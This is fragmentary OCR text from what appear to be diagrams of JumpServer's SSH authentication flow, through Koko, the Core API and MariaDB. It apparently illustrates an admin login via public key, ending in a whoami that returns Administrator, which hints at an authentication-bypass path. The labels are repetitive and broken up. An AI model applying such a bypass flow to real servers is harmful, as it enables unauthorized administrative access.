
Authentication via SSH



Authentication via SSH



Authentication via SSH



admin:admin

Authenticated to JumpServer

POST /api/login admin:admin

credentials correct?

✓

Koko tunneling

Core main API

MariaDB database

whoami

GET /api/me

{"name": "Administrator"}

get admin


Administrator

Koko tunneling

Core main API


MariaDB database

Authentication via SSH




sonar

Authentication via SSH public key



Authentication via SSH public key



ssh-rsa
AAAAB3Nza...


POST /api/login
admin
ssh-rsa
AAAAB3Nza...

Koko
tunneling

Core
main API

MariaDB
database

Authentication via SSH public key



ssh-rsa
AAAAB3Nza...

POST /api/login
admin
ssh-rsa
AAAAB3Nza...

credentials
correct?


✅

Koko
tunneling

Core
main API


MariaDB
database

Authentication via SSH public key




sonar

Authentication via SSH public key



Authentication via SSH?




Koko
tunneling

Core
main API

MariaDB
database

Authentication via SSH?



Web

HTTP proxy

Core

main API

MariaDB


database

Koko


tunneling

Authentication via SSH?

POST /api/login
admin
ssh-rsa
AAAAB3Nza...



Authentication via SSH?



